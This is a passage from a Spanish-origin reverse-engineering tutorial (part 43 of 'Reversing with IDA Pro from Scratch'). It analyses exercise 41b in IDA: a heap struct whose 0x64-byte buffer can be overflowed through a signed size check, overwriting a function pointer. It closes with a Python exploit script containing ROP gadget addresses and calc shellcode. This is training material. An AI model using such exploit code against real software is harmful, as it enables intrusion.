


REVERSING WITH IDA PRO FROM SCRATCH

PART 43

Let's solve exercise 41b.



If we change to DEMANGLED NAMES – NAMES, it looks better. If it doesn't show the function with the name **new** and it shows a numeric address, **new** is similar to malloc. In the source code, obviously, **new** is applied on an object and it internally calls malloc reserving memory for it and a numeric size is passed to malloc, but here, there is not much difference. In case of using **new** for class instances, we can call the class constructor to allocate later. This is not done with malloc, but here, it is not the case.

The screenshot shows three windows of a debugger. The top window displays the assembly code for the `main` function. The middle window shows the assembly code for a function at address `012510A9`. The bottom window shows the assembly code for a function at address `012510C1`. Red arrows point from the assembly code in the top window to the corresponding assembly code in the middle and bottom windows, indicating the flow of control.

```

01251090
01251090 ; Attributes: bp-based frame
01251090 ; int __cdecl main(int argc, const char **argv, const char **envp)
01251090 _main proc near
01251090
01251090 var_10      = dword ptr -10h
01251090 Size        = dword ptr -8Ch
01251090 Dst         = dword ptr -8
01251090 Buf         = dword ptr -4
01251090 argc        = dword ptr 8
01251090 argv        = dword ptr 0Ch
01251090 envp        = dword ptr 10h
01251090
01251090 push    ebp
01251091     mov     ebp, esp
01251093     sub     esp, 10h
01251096     push    6Ch ; Size
01251098     call    operator new(uint)
0125109D     add     esp, 4
012510A0     mov     [ebp+Dst], eax
012510A3     cmp     [ebp+Dst], 0
012510A7     jz      short loc_12510C1

012510A9     push    6Ch ; Size
012510AB     push    0 ; Val
012510AD     mov     eax, [ebp+Dst]
012510B0     push    eax ; Dst
012510B1     call    memset
012510B6     add     esp, 8Ch
012510B9     mov     ecx, [ebp+Dst]
012510BC     mov     [ebp+var_10], ecx
012510BF     jmp     short loc_12510C8

012510C1
012510C1 loc_12510C1:
012510C1     mov     [ebp+var_10], 0


```

```


int main(int argc, char **argv) {
    listeros * jose = new listeros ();
    jose->foo2 = (int(*)(char *))&system;
}

```

In the code, it calls to a new, creating a list object that here, we can't see what it is, but the thing is that list type has a size and it ends up passing it to malloc in low level to reserve in memory. At least, in this case, there is no big difference.



Even without knowing that function is a **new** because IDA tells me that, I see that the size is passed to malloc and reserves that memory amount and returns in EAX because if it can reserve that size, it will return a non-zero value and it will follow the **red arrow** way to the **retn**.



So, in normal conditions, even if I don't know that is a **new**, if I rename this function as **_malloc** because it ends up calling malloc, there were no problem. If IDA wouldn't tell me, it would be a malloc of 0x6C that is the object size or if I don't know that, it is the size to be allocated and that's all.

```

01251090 envp      = dword ptr  10h
01251090
01251090 push    ebp
01251091 mov     ebp, esp
01251093 sub     esp, 10h
01251096 push    6Ch ; Size
01251098 call    operator new(uint)
0125109D add     esp, 4
012510A0 mov     [ebp+Dst], eax
012510A3 cmp     [ebp+Dst], 0
012510A7 jz      short loc_12510C1

```

It saves the allocated zone in Dst. So, I could rename it as **p_Dst_Heap** because it points to the allocated zone found in the heap. Malloc reserves zones in the heap returning the address.

```

01251090 argv      = dword ptr  0Ch
01251090 envp      = dword ptr  10h
01251090
01251090 push    ebp
01251091 mov     ebp, esp
01251093 sub     esp, 10h
01251096 push    6Ch ; Size
01251098 call    operator new(uint)
0125109D add     esp, 4
012510A0 mov     [ebp+p_Dst_Heap], eax
012510A3 cmp     [ebp+p_Dst_Heap], 0
012510A7 jz      short loc_12510C1


012510A9 push    6Ch ; Size
012510AB push    0 ; Val
012510AD mov     eax, [ebp+p_Dst_Heap]
012510B0 push    eax ; Dst
012510B1 call    memset
012510B6 add     esp, 0Ch
012510B9 mov     ecx, [ebp+p_Dst_Heap]
012510BC mov     [ebp+var_10], ecx
012510BF jmp    short loc_12510C8

012510C1 loc_12510C1:
012510C1 loc_12510C1:    mov     [ebp+var_10], 0


```

If the result is not 0, it means it allocated correctly and goes to the Green block where it passes that address and does **memset** to fill with 0's all that buffer in the heap to empty the previous content.

We see it here.



It copies the same pointer to other variable. So, I renamed it as **p_Dst_Heap_2** because I can't use repeated tags.




There, we start suspecting that the **new** was done to allocate a **struct** object. The same pointer saves it in the **Buf** variable. Then, it moves it to **EAX** and in position **0x68** of the reserved zone, it writes the **system** address and in position **0x64**, it writes the **SetProcessDEPPolicy** address. So, we could think that as it has different data types inside, it would be a structure of **0x6C** bytes where in **0x64**, there is a pointer and in **0x68** another one. We could create it.

```
struct _listeros
{
char Buf[0x64];
void * puntero1;
```

```
void * puntero2;
```

```
};
```

Let's see if it works. This structure would have an internal buffer in the start of 0x64 and two pointer fields or 8 more bytes. If all is OK, its size would be 0x6C. Let's see. Go to **LOCAL TYPES** and add it.



In LOCAL TYPES, right click – INSERT and add it. Then, right click - SYNCRONIZE TO IDB.

There, EAX and more below EDX point to the structure start. If I press T in each one and choose **listeros...**

```

012510C8    mov     ecx, [ebp+p_Dst_Heap]
012510C9    mov     [ebp+p_Dst_Heap_2], ecx
012510CA    jmp     short loc_12510C8

```

```

012510C8 loc_12510C8:
012510C8      mov     edx, [ebp+p_Dst_Heap_2]
012510CB      mov     [ebp+Buf], edx
012510CE      mov     eax, [ebp+Buf]
012510D1      mov     ecx, ds:system
012510D7      mov     [eax+68h], ecx
012510DA      mov     edx, [ebp+Buf]
012510DD      mov     eax, ds:SetProcessDEPPolicy
012510E2      mov     [edx+64h], eax
012510E5      mov     ecx, [ebp+Buf]
012510E8      lea     edx, [ebp+Size]
012510EB      mov     [ecx+68h], edx
012510EE      cmp     [ebp+argc], 2
012510F2      jnz     short loc_1251133

```

```

012510C8    mov     ecx, [ebp+p_Dst_Heap]
012510C9    mov     [ebp+p_Dst_Heap_2], ecx
012510CA    jmp     short loc_12510C8

```

```

012510C8 loc_12510C8:
012510C8      mov     edx, [ebp+p_Dst_Heap_2]
012510CB      mov     [ebp+Buf], edx
012510CE      mov     eax, [ebp+Buf]
012510D1      mov     ecx, ds:system
012510D7      mov     [eax+_listeros.puntero2], ecx
012510DA      mov     edx, [ebp+Buf]
012510DD      mov     eax, ds:SetProcessDEPPolicy
012510E2      mov     [edx+_listeros.puntero1], eax
012510E5      mov     ecx, [ebp+Buf]
012510E8      lea     edx, [ebp+Size]
012510EB      mov     [ecx+68h], edx
012510EE      cmp     [ebp+argc], 2
012510F2      jnz     short loc_1251133

```

It looks like this. I could use more descriptive names for the fields. As we created the structure in LOCAL TYPES, we have to edit the names there.


```
012510C8 012510C8 loc_12510C8:  
012510C8      mov     edx, [ebp+p_Dst_Heap_2]  
012510CB      mov     [ebp+Buf], edx  
012510CE      mov     eax, [ebp+Buf]  
012510D1      mov     ecx, ds:system  
012510D7      mov     [eax+_listeros.puntero2], ecx  
012510DA      mov     edx, [ebp+Buf]  
012510DD      mov     eax, ds:SetProcessDEPPolicy  
012510E2      mov     [edx+_listeros.puntero_setDEP], eax  
012510E5      mov     ecx, [ebp+Buf]  
012510E8      lea     edx, [ebp+Size]  
012510EB      mov     [ecx+_listeros.puntero2], edx  
012510EE      cmp     [ebp+argc], 2  
012510F2      jnz     short loc_1251133
```

If we press T in the next field, it also corresponds to **puntero2** that is reused saving the size like in the previous exercise. So, I'll rename it.

```
012510C8 012510C8 loc_12510C8:  
012510C8      mov     edx, [ebp+p_Dst_Heap_2]  
012510CB      mov     [ebp+Buf], edx  
012510CE      mov     eax, [ebp+Buf]  
012510D1      mov     ecx, ds:system  
012510D7      mov     [eax+_listeros.puntero_system_size], ecx  
012510DA      mov     edx, [ebp+Buf]  
012510DD      mov     eax, ds:SetProcessDEPPolicy  
012510E2      mov     [edx+_listeros.puntero_setDEP], eax  
012510E5      mov     ecx, [ebp+Buf]  
012510E8      lea     edx, [ebp+Size]  
012510EB      mov     [ecx+_listeros.puntero_system_size], edx  
012510EE      cmp     [ebp+argc], 2  
012510F2      jnz     short loc_1251133
```

That field is used to save the pointer to system and then, the size is saved. That why it is separated with underscores to know that the variable was used.


Then, it compares argc to 2 to see if they are two arguments, the executable name and a second argument like in the previous exercise.



This block is similar to the previous practice. It reads the argument we passed it. If it can, it converts it to integer and as before, if it is greater than 0x300, it jumps to the end of the MAIN. Directly to the RET.

In this, it also uses JGE which considers the sign. So, the negative values will be less than 0x300 and will pass the comparison perfectly.

After loading mypepe.dll...



It gets to the function where it receives two arguments, the structure start that is in Buf and the size that came from the argument that was converted into integer.

Let's see the function.

```
| 00881010 ; Attributes: bp-based frame
00881010 ; int __cdecl sub_B81010(rsize_t Size, char *Buf)
00881010 sub_B81010 proc near
00881010     Size      = dword ptr  8
00881010 Buf       = dword ptr  0Ch
00881010
00881010     push    ebp
00881011     mov     ebp, esp
00881013     mov     eax, [ebp+Size]
00881016     push    eax ; Size
00881017     mov     ecx, [ebp+Buf]
00881018     push    ecx ; Buf
00881018     call    ds:gets_s
00881021     add    esp, 8
00881024     push    1
00881026     mov     edx, [ebp+Buf]
00881029     mov     eax, [edx+_listeros.puntero_setDEP]
0088102C     call    eax
0088102E     add    esp, 4
00881031     mov     ecx, [ebp+Buf]
00881034     push    ecx
00881035     push    offset _HelloS ; "Hola %s\n"
00881036     call    sub_B81140
0088103F     add    esp, 8
00881042     pop    ebp
00881043     retn
00881043 sub_B81010 endp
```

With get_s, it will receive what the user types and as the size can be negative, it will overflow. Here, the thing is that when we do malloc, we create a buffer in the heap to put the whole structure and inside it; there is a structure field that is an internal buffer to receive what the user types in the get_s.

If all worked and the check won't let pass negative or greater than 0x64 bytes values, we couldn't overflow the Buf buffer and step the pointers below the structure.

```
struct _listeros
{
char Buf[0x64];
void * puntero1;
void * puntero2;

};
```

Anyways, here, we can't just overflow the Buf buffer and step the pointers but continue writing more below and overflow the whole allocated block of 0x6C and continue breaking and stepping things in the heap.


We have an idea of how just below it uses the pointer to setDEP. We can jump to execute.

```

00B81010      -          .
00B81010 Size      = dword ptr  8
00B81010 Buf       = dword ptr  0Ch
00B81010
00B81010 push    ebp
00B81011 mov     ebp, esp
00B81013 mov     eax, [ebp+Size]
00B81016 push    eax ; Size
00B81017 mov     ecx, [ebp+Buf]
00B8101A push    ecx ; Buf
00B8101B call    ds:gets_s
00B81021 add    esp, 8
00B81024 push    1
00B81026 mov     edx, [ebp+Buf]
00B81029 mov     eax, [edx+_listeros.puntero_setDEP]
00B8102C call    eax
00B8102E add    esp, 4
00B81031 mov     ecx, [ebp+Buf]
00B81034 push    ecx

```

To step that pointer, we have to fill the Buf buffer of 0x64 and then, it will overflow.




```


17     #      0x78001492,    # POP ESI # RETN [Myope.dll]
18     #      0x780041ed,   # JMP [EAX] [Myope.dll]
19     #      0x78013953,   # POP EAX # RETN [Myope.dll]
20     #      0x7802e030,   # ptr to `VirtualAlloc()` [IAT Myope.dll]
21     #      0x78009791,   # PUSHAD # ADD AL,80 # RETN [Myope.dll]
22     #      0x7800f7c1,   # ptr to 'push esp # ret' [Myope.dll]
23   ]
24   return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
25

26
27
28 shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1"
29
30 stdin,stdout = popen4(r'PRACTICA41b.exe -1')
31 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
32 raw_input()
33
34 #rop_chain = create_rop_chain()
35
36 fruta=shellcode +"\xA" * (0x64-len(shellcode)) + struct.pack("<L",0x90909090) + "\n"
37
38 print stdin
39
40 print "Escribe: " + fruta
41 stdin.write(fruta)
42 print stdout.read(40)
43
44
45

```

